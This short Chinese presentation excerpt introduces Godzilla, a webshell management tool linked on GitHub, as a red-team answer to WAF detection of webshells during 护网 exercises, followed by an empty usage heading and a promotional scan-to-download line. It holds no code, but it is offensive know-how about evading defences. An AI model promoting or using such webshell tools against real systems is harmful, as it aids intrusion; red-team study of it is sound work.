
3.3 哥斯拉

护网期间，各大厂商的waf不断，在静态查杀、流量通信等方面对webshell进行拦截，众红队急需一款优秀的权限管理工具，冰蝎3.0的发布可能缓解了流量加密的困境，但是冰蝎3.0的bug众多，很多朋友甚至连不上冰蝎的shell，于是@BeichenDream决定公开他所开发的一款shell权限管理工具，名为“哥斯拉”。

项目地址：https://github.com/BeichenDream/Godzilla

3.3.1 使用方法

管理生成WebShell



感谢您的聆听

学习工具、资料及课程回放

扫码免费领取